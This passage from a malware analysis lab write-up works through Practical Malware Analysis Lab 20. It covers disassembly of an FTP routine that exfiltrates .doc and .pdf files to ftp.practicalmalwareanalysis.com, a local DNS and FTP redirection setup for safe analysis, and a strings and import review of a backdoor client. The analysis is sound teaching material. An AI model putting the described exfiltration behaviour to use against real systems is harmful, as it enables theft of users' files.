004014A9 lea     eax, [ebp+szNewRemoteFile]
004014AF push    eax             ; char *
004014B0 call    _sprintf
004014B5 add     esp, 10h
004014B8 push    0               ; dwContext
004014BA push    0               ; dwFlags
004014BC lea     ecx, [ebp+szNewRemoteFile]
004014C2 push    ecx             ; lpszNewRemoteFile
004014C3 mov     edx, [ebp+var_118]
004014C9 mov     eax, [edx+4]
004014CC push    eax             ; lpszLocalFile
004014CD mov     ecx, [ebp+hConnect]
004014D0 push    ecx             ; hConnect
004014D1 call    ds:FtpPutFileA
004014D7 mov     edx, [ebp+hConnect]
004014DA push    edx             ; hInternet
004014DB call    ds:InternetCloseHandle
004014E1 mov     eax, [ebp+hInternet]
004014E7 push    eax             ; hInternet
004014E8 call    ds:InternetCloseHandle
004014EE mov     esp, ebp
004014F0 pop     ebp
004014F1 retn
004014F1 sub_401440 endp
```

Based on this we know what functions could be called by the call [edx] instruction at 0x401349.


v-How could you easily set up the server that this malware expects in order to fully analyze the malware without connecting it to the Internet?

Given we know that this is expecting an FTP server to be present at ftp.practicalmalwareanalysis.com for exfiltration, we can setup a local ftp server using software such as XAMPP or FileZilla and then redirect any calls for that domain to our local host like we've done in previous labs.

We know based on what was found in question 4 that this doesn't look to be authenticating to the ftp server in question. Due to this we will first need to enable an 'anonymous' user account on our FTP server and ensure it doesn't require a password. In addition we will need to configure the home directory where captured files will be sent.



After doing this we can fire up ApateDNS, our FTP Server, and logon to the admin interface of our FTP server to track what is being sent to it. By running the program we can see DNS requests being made which are redirected to our own host. From here the program begins to establish a FTP connection, store the file found, and then disconnects from the FTP server causing a number of connections to occur.



This also highlights that the malware is attempting to store each type of file found in a folder called ‘docs’ or ‘pdfs’ depending on the extension being exfiltrated. This backs up what we found in our previous analysis.

By performing these actions, we are able to fully analyse the malware without connecting it to the internet.

vi-What is the purpose of this program?

The purpose of this program is to find .pdf and .doc files on your system and exfiltrate these to a remote FTP server at ftp.practicalmalwareanalysis.com.

vii-What is the purpose of implementing a virtual function call in this program?

By implementing virtual functions the program is able to perform different actions depending on the object file extension found on the host. In this case the different functions were to specify what directory exfiltrated files would be stored in.

f. Analyze the malware in Lab20-03.exe.

i-What can you learn from the interesting strings in this program?


By running strings against this binary we can begin to infer what it may be used for and what functionality it may have.

```
strings Lab20-03.exe
```

First off we see it is likely written in C++ and can present a message popup to the user.

Next up we see what looks to be a number of imported APIs giving this the ability to read files, create files, get access to the user context it is running under, make network connections, terminate itself, understand what process it is running under, and load further libraries.

Finally we can see that this looks to perform some Base64-encoding or decoding functions, potentially using a custom index_string, we see reference to remote URIs, a reference to original C++ clases being labelled as a ‘BackdoorClient’ in addition to ‘Polling’ and ‘Beacon’ strings. Further to this we can see this program looks to gather Host/User information, has the ability to upload and download files, the ability to create arbitrary processes, and can make GET/POST requests.



Immediately we begin to believe this is some sort of information gathering remote access tool/trojan which provides the ability to exfiltrate files and run commands on a system.

ii-What do the imports tell you about this program?


Opening this in the latest available version of pestudio (in this case 9.09), we can see that a number of imports are already down as 'blacklisted', in addition to some deprecated APIs being used by the program.

name (66)	group (8)	type (1)	ordinal (11)	blacklist (17)	anti-debug (0)	undocumented (0)	deprecated (10)	library (3)
115 (WSAStartup)	network	implicit	x	x	-	-	-	ws2_32.dll
116 (WSACleanup)	network	implicit	x	x	-	-	-	ws2_32.dll
19 (send)	network	implicit	x	x	-	-	-	ws2_32.dll
16 (recv)	network	implicit	x	x	-	-	-	ws2_32.dll
11 (inet_addr)	network	implicit	x	x	-	-	-	ws2_32.dll
52 (gethostbyvalue)	network	implicit	x	x	-	-	-	ws2_32.dll
111 (WSAGetLastError)	network	implicit	x	x	-	-	-	ws2_32.dll
3 (closesocket)	network	implicit	x	x	-	-	-	ws2_32.dll
9 (htons)	network	implicit	x	x	-	-	-	ws2_32.dll
23 (socket)	network	implicit	x	x	-	-	-	ws2_32.dll
4 (connect)	network	implicit	x	x	-	-	-	ws2_32.dll
CreateProcessA	execution	implicit	-	x	-	-	-	kernel32.dll
TerminateProcess	execution	implicit	-	x	-	-	-	kernel32.dll
GetEnvironmentStrings	execution	implicit	-	x	-	-	-	kernel32.dll
GetEnvironmentStringsW	execution	implicit	-	x	-	-	-	kernel32.dll
RaiseException	exception-handling	implicit	-	x	-	-	-	kernel32.dll
GetModuleFileNameA	dynamic-library	implicit	-	x	-	-	-	kernel32.dll
GetVersionExA	system-information	implicit	-	-	-	-	x	kernel32.dll
GetComputerNameA	system-information	implicit	-	-	-	-	-	kernel32.dll
GetUserNameA	system-information	implicit	-	-	-	-	-	advapi32.dll
GetStringTypeW	memory	implicit	-	-	-	-	x	kernel32.dll
GetStringTypeA	memory	implicit	-	-	-	-	x	kernel32.dll
IsBadCodePtr	memory	implicit	-	-	-	-	x	kernel32.dll
IsBadReadPtr	memory	implicit	-	-	-	-	x	kernel32.dll
HeapFree	memory	implicit	-	-	-	-	-	kernel32.dll
HeapAlloc	memory	implicit	-	-	-	-	-	kernel32.dll
HeapReAlloc	memory	implicit	-	-	-	-	-	kernel32.dll
HeapSize	memory	implicit	-	-	-	-	-	kernel32.dll
HeapDestroy	memory	implicit	-	-	-	-	-	kernel32.dll
HeapCreate	memory	implicit	-	-	-	-	-	kernel32.dll
VirtualFree	memory	implicit	-	-	-	-	-	kernel32.dll
VirtualAlloc	memory	implicit	-	-	-	-	-	kernel32.dll
IsBadWritePtr	memory	implicit	-	-	-	-	x	kernel32.dll
GetFileSize	file	implicit	-	-	-	-	-	kernel32.dll
CreateFileA	file	implicit	-	-	-	-	-	kernel32.dll
WriteFile	file	implicit	-	-	-	-	-	kernel32.dll
ReadFile	file	implicit	-	-	-	-	-	kernel32.dll
GetFileType	file	implicit	-	-	-	-	-	kernel32.dll
SetFilePointer	file	implicit	-	-	-	-	-	kernel32.dll
FlushFileBuffers	file	implicit	-	-	-	-	-	kernel32.dll
Sleep	execution	implicit	-	-	-	-	-	kernel32.dll
GetCommandLineA	execution	implicit	-	-	-	-	-	kernel32.dll
ExitProcess	execution	implicit	-	-	-	-	-	kernel32.dll
GetCurrentProcess	execution	implicit	-	-	-	-	-	kernel32.dll
FreeEnvironmentStringsA	execution	implicit	-	-	-	-	-	kernel32.dll
FreeEnvironmentStringsW	execution	implicit	-	-	-	-	-	kernel32.dll
GetStartupInfoA	execution	implicit	-	-	-	-	-	kernel32.dll
SetUnhandledExceptionF...	exception-handling	implicit	-	-	-	-	-	kernel32.dll
UnhandledExceptionFilter	exception-handling	implicit	-	-	-	-	-	kernel32.dll
LoadLibraryA	dynamic-library	implicit	-	-	-	-	-	kernel32.dll
GetProcAddress	dynamic-library	implicit	-	-	-	-	-	kernel32.dll
GetLastError	diagnostic	implicit	-	-	-	-	-	kernel32.dll
SetStdHandle	console	implicit	-	-	-	-	-	kernel32.dll
GetStdHandle	console	implicit	-	-	-	-	-	kernel32.dll


Of interest is that we can see this has the ability to make network connections, execute processes, and sleep, all of which would be pretty common functions for a remote access tool/trojan which leveraged the sleep API call to allow checking into the C2 periodically.

iii- The function 0x4036F0 is called multiple times and each time it takes the string Config error, followed a few instructions later by a call to CxxThrowException. Does the function take any parameters other than the string? Does the function return anything? What can you tell about this function from the context in which it's used?


If we first examing cross-references to 0x4036F0, we can see that it is called 5 times throughout this program.




Looking at where these are called we can see they all take place inside of 'sub_403180'. An example of this is shown below.




To get a bit more of an idea what is being passed to the function, we can examine cross-references to sub_403180 to see if anything is passed to this subroutine. Immediately we see an ‘sub_401EE0’ object being created and the object’s ‘this’ pointer being stored into ecx.



Based on this we know that the function 0x4036F0 doesn’t take any parameters other than the Config error string. Taking a look we can see that this same object (which we’re beginning to believe is part of an exception object) is used as a parameter to the CxxThrowException function.




If we examine what's contained within 'sub_4036F0', we find evidence that this is likely setting up an exception to be raised.



